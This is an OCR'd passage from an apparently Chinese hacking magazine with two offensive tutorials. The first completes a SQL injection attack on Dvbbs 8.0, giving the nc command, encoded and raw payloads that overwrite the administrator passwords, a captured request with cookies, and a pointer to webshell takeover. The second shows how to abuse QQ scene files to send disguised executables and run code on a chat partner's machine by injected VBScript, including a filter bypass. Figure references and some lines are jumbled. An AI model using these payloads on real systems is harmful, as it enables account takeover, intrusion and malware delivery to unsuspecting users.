


图6

在执行NC提交操作前，我们先来看下dv_user表里的admin的userpassword字段为469e80d32c0559f8，如图7。




图7

接下来就是用NC提交数据包了，把nc.exe和test.txt放在同一个目录下（我这里是放在C盘根目录下），然后执行**nc 127.0.0.1 80 <test.txt**，如图8。




图8

看到这样的返回信息，如无意外就已经成功更改了管理员admin的前台登录密码了。由于我是本机架设的测试环境，可以极方便的查看数据的变动。先去看看成功了没有，明显已经成功了。userpassword已经由原来的admin888的16位MD5（469e80d32c0559f8）变成了hackest的16位MD5（eee01c9ab7267f25），如图9。




图9

该漏洞测试成功了，但在实际入侵中，我们还需要更改管理员的后台登录密码才能进入后台从而拿到Webshell。不过刚才的操作只是更改了管理员的前台登录密码，我们可以构造如下数据包更改管理员的后台登录密码：

```
%3Bdeclare+@a+sysname+select+@a%3D0x6500650065003000310063003900610062003700320036003700660032003500+update+dv%5Fadmin+set+password%3D@a+where+id%3D1
```

原形即为：

```
;declare @a sysname select @a=0x6500650065003000310063003900610062003700320036003700660032003500
update dv_admin set password=@a where id=1
```

就是语句变了下，同样也是插入到test.txt里的最后一行的topicid=1后面再保存。然后再NC提交，也会返回




图10



图11




图12

类似于图8的信息。提交我们发现admin的后台登录密码已成功更改，如图10。使用新密码可以成功登录后台，如图11。




图14

漏洞的手工测试就完毕了，可能菜菜们都觉得这样太麻烦了，有没有相关的利用工具呢。答案是肯定的，牛人们早已写出利用工具，界面如图12。

要填写的相关信息同样也需要抓包获取，其中包括URL、BoardID、TopicID、AnnounceID、验证码（acodestr）、Cookie等，抓包操作前面已提过。抓到的包内容类似下面这段数据：

```
POST /Appraise.asp?action=save HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/x-shockwave-flash, */*
Referer: http://127.0.0.1/dispbbs.asp?boardID=1&ID=1&page=1
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; TencentTraveler ; .NET CLR 1.1.4322)
Host: 127.0.0.1
Content-Length: 90
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: w0802=2; rtime=1; ltime=1187503483390; w08_eid=57689537-http%3A//127.0.0.1/index.asp%3Fboardid%3D1;
DvForum=UserID=2&usercookies=0&StatUserID=4086140&userclass=%D0%C2%CA%D6%C9%CF%C2%B7&username=hackest&password=v0qdt2f765U6x7J5&userhidden=2;
geturl=%2Fpost%5Fupload%2Easp%3Fboard
i
d%3D1; ASPSESSIONIDSS
SRRQBQ=BJNDBJNDBOIJFNGJPDACBOEK; upNum=0;
```



图13

```
Dvbbs=baffbdfhbe; ASPSESSIONIDQQQRSRAQ=EINNNCODGHHIAFNHDPMKMNED; ASPSESSIONIDQSQRTRAQ=COHBEOODEFPDCNKKBPAPKCMF
boardid=1&topicid=1&announceid=1&atype=0&a1=0&a2=0&atitle=test&acodestr=8598&acontent=test
```

参照里面的内容就可以填写所需数据了，填好后在SQL Injection栏里填入；**declare @a sysname select @a=0x34003600390065003800300064003300320063003000350035003900660038 00update dv_admin set password=@a where id=1**（这里是把密码改成admin888），然后点一下旁边的“编码”小按钮（即完成变形过程）再提交，如图13。就会发现管理员的后台登录密码同样也被更改成admin888了，如图14。

至此，这个漏洞的测试过程就完毕了，操作上可能会复杂一点。至于进了后台如何拿Webshell，大家请参考上期的“动网8.0后台Webshell大作战”一文中介绍的方法。

（文章中涉及到的工具Winsock Expert、nc、动网8.0sql最新漏洞利用工具已经收录在光盘中）

QQ也要玩0day新漏洞

雕牌/杜华军

文章难易度：★★
文章阅读点：关于QQ最新漏洞的三种利用方法及原理的分析

一、起因

在上期杂志中我写的关于百度空间挂马的那篇文章相信读者已经看过了，就在那天教主忽然找到我，告诉我说QQ的场景是个比较脆弱的地方，也许能够加载swf文件。研究了一番后，以失败告终，教主差不多就放弃了，于是我开始继续研究QQ场景……

二、测试+利用

1.传任意文件

以测试是否能够进行swf挂马的时候，我是想将mp3直接转换成swf，让场景播放器直接进行加载，没想到腾讯使用的居然是自己的播放器。

那么要如何传输swf或者任意文件呢？我先去下载一个QQ的场景编辑器。安装之后把我们要传输的文件改成mp3格式，也就是.mp3文件后缀的。因为QQ的场景编辑器是不能识别其它文件的。QQ的场景背景图最好设置一下，不然是白色的背景而对话全是黑色，一看就感觉不对劲的。然后选择“添加动作”，在属性设置里面添加背景音乐，如图1。

把改了后缀的音乐添加进去。接着使用16进制编辑器打开这个场景文件，把里面的EOOOOO1.mp3修改成E000001.exe，如图2，再把安装文件Config.qqs里面的

```
<Normal>
<SOUND Loop="true" SourcePath="E000001.exe"/>
</Normal>
<Action name="动作01" type="1">
<ActionData>
<SOUND UseNormalSound="false" Loop="false" SourcePath="E000001.exe"/>
```

也对应的修改成E000001.exe，这样就可以实现任意文件的传输了。

2.运行VBS脚本

自己制作过QQ场景的朋友对于Config.qqs、Setup.ini、VBScript.qqs这几个文件应该比较熟悉了。对于这几个文件的具体作用，感兴趣的读者可以在网上搜索一下相关的资料。我们只讲讲VBScript.qqs这个文件，先看看部分代码：

```
'动画参数
Dim g_bLoop(1)
Dim g_nMaxTime(1)
Dim g_nImageFrameCount(1, 0)
Dim g_bFrameImageAnimate(1, 0, 0)
Dim g_nFrameImageTime(1, 0, 0)
Dim g_nFrameImageLeft(1, 0, 0)
```




图1





图2

```
Dim g_nFrameImageTop(1, 0, 0)
…………
Sub Scene_OnInit(cx, cy)
    '初始化帧动画参数
    InitData
    g_nCurAction = -1
    g_nCurTime = 0
…………
    '初始化背景图片位置
    Scene_OnSize cx,cy
End Sub
```

这里是一些QQ场景的动画参数和始初化的参数。VBS脚本的作用大家最清楚的莫过于VBS下载者了。我们来简单演示一下，函数msgbox，弹个警告框，可别小看这个东西，帅哥可以用来泡MM，发些甜言蜜语什么的。菜菜则可以发这个用来吓吓大虾。在如图3所示的代码处添加一句**msgbox "QQ 0day by:www.52cmd.cn"**，这样当我们和别人聊天的时候发送场景，如图4。传送完毕后就会在对方以及本地弹出一个对话框了，如图5。



```
Dim g_nCurWinHeight
Dim g_nInitWinWidth
Dim g_nInitWinHeight
Dim g_bCurVisible
Dim g_nCurLeft
Dim g_nCurTop

Sub Scene_OnInit(cx, cy)

        '初始化帧动画参数
        InitData
msgbox "QQ 0day by:www.52cmd.cn"
        g_nCurAction = -1
        g_nCurTime = 0
        g_bRecall = False
        g_nInitWinWidth = 310
        g_nInitWinHeight = 230

        '初始化背景图片位置
        Scene_OnSize cx,cy
End Sub
```

图3

3. 执行文件

除了传文件和弹出一个对话框外，执行文件也是可以的。当然倘若直接执行VBS下载者的话会出错，提示找不到对象wscript。这是因为这个VBS脚本不是使用Windows下的vbscript.dll解析，而是使用QQ自己目录下的一个vbscript.dll文件解析的。那么要如何才能成功的执行文件呢？jiajia告诉我说，腾讯过滤了部分危险字符，在输出的时候就过滤了，比如**set objshell = wscript.createOBject("wscript.shell")**这句代码，加载在QQ场景里就会提示出错，而如果改成**set objshell = createOBject("wscript.shell")**，就不会出错但是不能执行，经过一番测试后，发现只要写成**"CreateObject("Wscript.Shell").Run "C:\1.exe", 0"**才能成功执行。

